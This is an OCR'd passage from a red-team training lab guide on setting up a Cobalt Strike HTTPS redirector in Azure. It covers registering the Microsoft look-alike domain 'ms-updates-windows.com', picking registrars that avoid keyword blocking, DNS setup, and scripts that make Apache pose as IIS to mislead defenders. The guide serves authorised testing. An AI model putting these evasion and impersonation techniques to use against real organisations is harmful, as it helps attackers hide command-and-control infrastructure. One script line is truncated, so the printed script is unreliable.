


Figure 54 - Example of final create button for VM

Once submitted you will need to wait at least 5-15 minutes before the machine is available. Once it is Azure will prompt you in the portal and you can view the resource.




Figure 55 - Example of successful creation of redirector VM for ARTO course

Once your viewing the resource take note of the public IP address as shown below this information will be used throughout the following labs and into day 2 depending on your setup.




Figure 56 - Example of public IP information for redirector VM

Domain Names and DNS

Now that we have our redirector IP information lets go ahead and purchase a domain name. Your free to use Cloudflare, Namecheap or any other register you want. If you're on a super tight budget, you can buy domains for **$2.99** on **NameCheap.** The following example shows a **$2** domain with a **.xyz** extension. This are great for testing or redirectors that will never reach client facing.




Figure 57 - Example of cheap domain on NameCheap

Some of you may ask which Domain Register I should use, and which one is better. Let's give some quick information on what has worked for us.

Cost:

Buying domains for use in a red team engagement can be expensive, particularly if you need to purchase multiple domains for use in different geographies or scenarios. The cost of domains can vary widely depending on the registrar and the top-level domain (TLD), and you may also need to pay additional fees for privacy protection or other services.

Categorization:

It's important to be aware of how your domains are categorized by security tools and services, as this can affect their effectiveness as redirectors or relays. Domains that are categorized as suspicious or malicious may be more likely to be blocked or flagged by security tools, while domains that are categorized as benign or legitimate may be more effective at avoiding detection. You can use services like VirusTotal to check the categorization of your domains, and to monitor them for changes over time.

Domain Registrar Blocking:

DNS registrar blocking is a technique used by domain registrars (**NameCheap**) to prevent the misuse of domains for malicious purposes. This can include blocking certain keywords or phrases from being used in domain names, as well as suspending or removing domains that are associated with malicious activities. To avoid domain registrar blocking, it's important to choose registrars that are friendly to red team engagements, and to avoid using domains or keywords that are likely to be blocked or flagged as malicious.

For example, if a domain registrar detects that a particular domain name is being used in a phishing attack, they may block that domain name from being used in the future, in order to prevent it from being used in similar attacks. They may also block certain keywords or phrases that are commonly used in phishing or other malicious attacks, in order to prevent those types of attacks from being launched using their domains.

While DNS registrar blocking can be an effective way to prevent the misuse of domains for malicious purposes, it can also pose challenges for red team engagements. If you are using custom domains as redirectors or relays in your engagement, you may run into issues if the domain registrar blocks the domain or keywords that you are using. This can result in the loss of the domain and any associated resources, and may even result in the suspension or removal of your account.

To avoid these issues, it is important to carefully research and choose domain registrars that are friendly to red team engagements, and to avoid using domains or keywords that are likely to be blocked or flagged as malicious. It is also important to be prepared to quickly pivot to new domains or infrastructure if a domain or keyword is blocked or flagged, in order to maintain the effectiveness and stealth of your engagement.

The following example shows **NameCheap** blocking multiple domains during a Red Team Engagement:




Figure 58 - Example of NameCheap killing domains.

Using multiple domain registrars can help to increase the resilience and effectiveness of your red team engagement, while also reducing the risks and challenges associated with using custom domains.

First, using multiple domain registrars can help to avoid issues with domain registrar blocking. If you use the same registrar for all of your domains, and that registrar blocks or suspends one of your domains, it could lead to the loss of all of your domains and associated infrastructure. By using multiple registrars, you can minimize this risk and ensure that a single domain block or suspension does not affect your entire infrastructure.

Second, using multiple domain registrars can help to avoid issues with domain categorization. If all of your domains are registered with the same registrar, and that registrar is flagged as suspicious or malicious by security tools or services, it could lead to all of your domains being flagged as malicious as well. By using multiple registrars, you can minimize this risk and ensure that a single registrar block or flagging does not affect your entire infrastructure.

Finally, using multiple domain registrars can help to increase the stealth and effectiveness of your red team engagement. By using different registrars for different domains, you can make it harder for defenders to track your infrastructure and identify patterns or signatures that could be used to block or detect your traffic.

Overall, buying domains for use as redirectors or relays in a red team engagement can be an effective way to increase the stealth and effectiveness of your infrastructure, but it requires careful planning and execution to avoid the risks and challenges associated with it. It's important to consider the cost, categorization, and potential for domain registrar blocking when choosing and managing your domains, and to be prepared to pivot to new domains or infrastructure if necessary to maintain the effectiveness and stealth of your engagement.

In our case here we will only need **1** domain for the HTTPS redirector. In our example we will be using Cloudflare to buy the domain since Cloudflare does not block purchases based on restricted keywords and provides the privacy protection with the price of the domain which comes in around **10$.** This is very similar to what NameCheap charges for all **.net** and **.com** domains.




Figure 59 - Example of domain purchased with Cloudflare

For this lab I purchased **ms-updates-windows.com** from Cloudflare. Now we will need to add our **A records** which will point to the CS redirector we just created in Azure. In the following example I have added "@" and "**www**" A records to the domain name **ms-updates-windows.com** in Cloudflare:

Type	Name	Content	Proxy status	TTL
A	ms-updates-windows.com	20.119.34.246	DNS only	Auto
A	www	20.119.34.246	DNS only	Auto

Figure 60 - Example of A records set for domain

Now we must wait, roughly this process takes about **5-15** minutes. Let's do a **nslookup** to make sure our domain is populated after you wait a few minutes.

```
root@arto-cs-server:/opt/cobaltstrike# nslookup ms-updates-windows.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   ms-updates-windows.com
Address: 20.119.34.246
```

Figure 61 - Example of DNS resolving for purchased domain

There is a rare chance it may never populate. In this case you can either call the support number for whatever register you used or buy another domain through a different register to get you going. If you can resolve your DNS name and get back an IP address you are good to go for the next steps.

Configuration of the HTTPS Redirector

Now that we have a redirector host setup in Azure on the same subnet as our CS teamserver and our DNS name configured and pointed to the redirector. It's time to set this up to be a redirector to handle all traffic for the CS server for HTTP and HTTPS.

First let's make sure port 80 and 443 are open on the box. The following example shows the inbound rules in Azure for the network security group:




Figure 62 - Example of inbound rules

We can see above the ports allow any traffic and any protocol which is fine for what we're doing. Now we can also check with **nmap** to see if the ports are filtered or showing closed. The following example shows the ports are closed and nothing is running on them:

```
root@arto-cs-server:/opt/cobaltstrike# nmap 20.119.34.246
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-28 21:13 UTC
Nmap scan report for 20.119.34.246
Host is up (0.0021s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  closed http
443/tcp closed https
```

Figure 63 - Example of closed ports but not filtered.

This is good because we know the Azure firewall is not blocking communication to these ports or they would show filtered. There is just nothing running on the ports yet for them to be open.

Let’s go ahead and SSH to the CS Redirector host in the Azure environment. We are going to need to update the box and do a few housekeeping items. There is a script that can be used here to automate this process that will be shared with you “**server-setup.sh**”. The following example shows the bash script:

```
#!/bin/bash

# sleep until instance is ready
until [[ -f /var/lib/cloud/instance/boot-finished ]]; do
  sleep 1
done

echo "Start of Redir Server Setup Script"

# Set important Vars
Uname="root"
Password=`openssl rand -hex 16`

#Changing Root Password
echo "Chaning Root account password"
echo ${Uname}:${Password} | sudo chpasswd

# Setup SSH
echo "Configure SSH for Tunnel access"
sudo echo -e "\nPermitTunnel yes" >> /etc/ssh/sshd_config
sudo service ssh reload

# Update box
echo "Updating box.."
sudo apt update && sudo apt upgrade -y && sudo apt install openjdk-11-jdk -y && sudo apt install net-tools nmap -y

# Apache Install and setup config
echo "Setting up Apache"
sudo apt install apache2 -y
sudo systemctl enable apache2
sudo apt install certbot python3-certbot-apache -y
sudo apt install libapache2-mod-security2 -y
sudo a2dissite 000-default.conf
sudo a2enmod proxy proxy_ajp proxy_http rewrite deflate headers proxy_balancer proxy_connect proxy_html
sudo a2dismod autoindex -f
sudo a2enmod security2
sudo sed -i "s/ServerSignature On/ServerSignature Off/g" /etc/apache2/conf-available/security.conf
echo "SecServerSignature Microsoft-IIS/10.0" | sudo tee -a /etc/apache2/conf-available/security.conf
sudo sed -i "s/ServerTokens OS/ServerTokens Full/g" /etc/apache2/conf-available/security.conf
sudo systemctl restart apache2

echo "Killing Script"
exit 0
```

Figure 64 - Example of server-setup.sh bash script.

This is a bash script that is used to configure an Ubuntu server instance for use as a redirector server in a red team engagement. Here's a step-by-step breakdown of what the script is doing:

1. Waits until the instance is ready by checking for the existence of a boot-finished file.
2. Sets the username to "root" and generates a random 16-digit password using OpenSSL.

3. Changes the root account password to the generated password.
4. Configures SSH to allow tunnel access.
5. Updates the box by running apt update, apt upgrade, and installing openjdk-11-jdk, net-tools, and nmap.
6. Installs Apache and sets it up with a custom configuration, including enabling modules like proxy, proxy_ajp, proxy_http, rewrite, deflate, headers, proxy_balancer, proxy_connect, and proxy_html, and disabling the autoindex module. Also installs certbot for Let's Encrypt SSL certificates and libapache2-mod-security2 for web application firewall support.
7. Finally, modifies the Apache server signature and token information for added security. The server should look like a IIS Server in its default instance
8. Exits the script.

Overall, this script automates the setup of an Ubuntu server instance for use as a redirector server, by configuring the root account password, SSH, and Apache, and updating the box with necessary software. This can save time and effort when setting up multiple instances for a red team engagement.

Since the script is small you can copy and paste this into a temp directory on the CS Redirector host or use SCP to transfer it over. Once you have the script on the redirector host you can execute it and wait for it to complete.

```
azureuser@ARTO-CS-Redirector:~$ sudo bash /tmp/server-setup.sh
Start of Redir Server Setup Script
Chaning Root account password
Configure SSH for Tunnel access
Updating box..
Hit:1 http://azure.archive.ubuntu.com/ubuntu focal InRelease
```

Figure 65 - Example of executing server-setup.sh script

Once done we should now see port 80 open with a quick nmap scan:

```
john.stigerwalt@PQQL3378 ~ % nmap ms-updates-windows.com -Pn -p 80
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 16:32 EST
Nmap scan report for ms-updates-windows.com (20.119.34.246)
Host is up (0.037s latency).

PORT   STATE SERVICE
80/tcp open  http
```

Figure 66 - Example of checking for port 80 to be open.

Now since we modified the Apache server signature, we want to see what our server looks like in a default setting. We know that we changed the server signature to look like a IIS Server. This was done to just throw off Blue Teamers and cause confusion. You can set that to anything you want. To verify it was set to the IIS Server header we can run a more advanced namp scan to check:

```
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
john.stigerwalt@PQQL3378 ~ % nmap ms-updates-windows.com -Pn -p 80 -A
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-28 16:32 EST
Nmap scan report for ms-updates-windows.com (20.119.34.246)
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 67 - Example of Apache server response

This may seem funny, but every little thing helps when trying to hide yourself during an engagement. In this case we are showing up as a **Windows Server with IIS 10.0** installed. All due to us changing **1** line of code in an Apache configuration. Seems like this should not be that easy to mislead server fingerprinting but in truth it is.

We are now ready to setup the domain with a TLS cert/ In this case we will be using **Let's Encrypt**. There is a ton of discussion here on why **Let's Encrypt** should not be used in Red Team engagements and there is some truth behind this but it's not always the case.

Visibility:

Using Let's Encrypt can potentially increase the visibility of your infrastructure to defenders or security tools, as Let's Encrypt is a well-known and frequently-used certificate authority. This can make it easier for defenders to detect or block your infrastructure, particularly if they are actively monitoring for Let's Encrypt certificates.

Categorization:

Let's Encrypt certificates may be more likely to be categorized as suspicious or malicious by security tools or services, particularly if they are associated with known or suspected malicious activity. This can increase the risk of detection or blocking of your infrastructure, particularly if you are using Let's Encrypt certificates across multiple domains or servers.

Trustworthiness:

Let's Encrypt certificates are free and automated, which can make them appealing to red teams who want to save time and money on their engagements. However, this also means that they may be less trustworthy or reliable than paid certificates, particularly in situations where attackers may be actively attempting to impersonate legitimate websites or services.

Overall, while Let's Encrypt can be a useful tool for securing web traffic, red teams may want to carefully consider the risks and challenges associated with using it in their engagements. It's important to weigh the benefits of using Let's Encrypt against the risks of increased visibility, categorization, and trustworthiness, and to be prepared to pivot to other certificate authorities or security measures if necessary to maintain the effectiveness and stealth of the engagement.

Since this is a lab environment, we will be using the free option which is Lets Encrypt. There is another script that will automate the domain setup on the server and create the Apache vhost configuration for us. This script is called "**domain-setup.sh**" and will be shared with you. The following example shows the domain setup script:

```
#!/bin/bash

# sleep until instance is ready
until [[ -f /var/lib/cloud/instance/boot-finished ]]; do
  sleep 1
done

echo "Start of Domain-Setup Script"

## Set important Vars
MYDOMAIN=$1

echo "Using $MYDOMAIN in script"

# Start Domain Setup:
echo "Creating $MYDOMAIN dirs now.."
sudo mkdir /var/www/$MYDOMAIN
sudo chown -R root:root /var/www/$MYDOMAIN
sudo chmod -R 755 /var/www/$MYDOMAIN
sudo mkdir /var/www/$MYDOMAIN/logs

#Setup Virtual Host file
echo "Setting up First Virtual Host file.."
sudo echo -e "<VirtualHost *:80>    \n\tServerAdmin webmaster@localhost    \n\tServerName $MYDOMAIN    \n\tServerAlias www.$MYDOMAIN
sudo a2ensite $MYDOMAIN.conf
sudo systemctl restart apache2

# Check for domain to resolve:
while true; do
    nc $MYDOMAIN 80 < /dev/null
    if [ $? -eq 0 ]; then
        break
    fi
    echo "Sleeping 2.5 mins for DNS resolve"
    sleep 150
done
echo "Looks like we might have some DNS updates. Its possible I am wrong!"
echo "If I fail run: sudo certbot --apache --email admin@$MYDOMAIN --agree-tos --no-eff-email -d $MYDOMAIN --redirect --hsts --uir"

# Final Domain Setup
sudo certbot --apache --email admin@$MYDOMAIN --agree-tos --no-eff-email -d $MYDOMAIN --redirect --hsts --uir
echo "Certbot should be done now.."
sudo systemctl restart apache2

#Final Apache restart
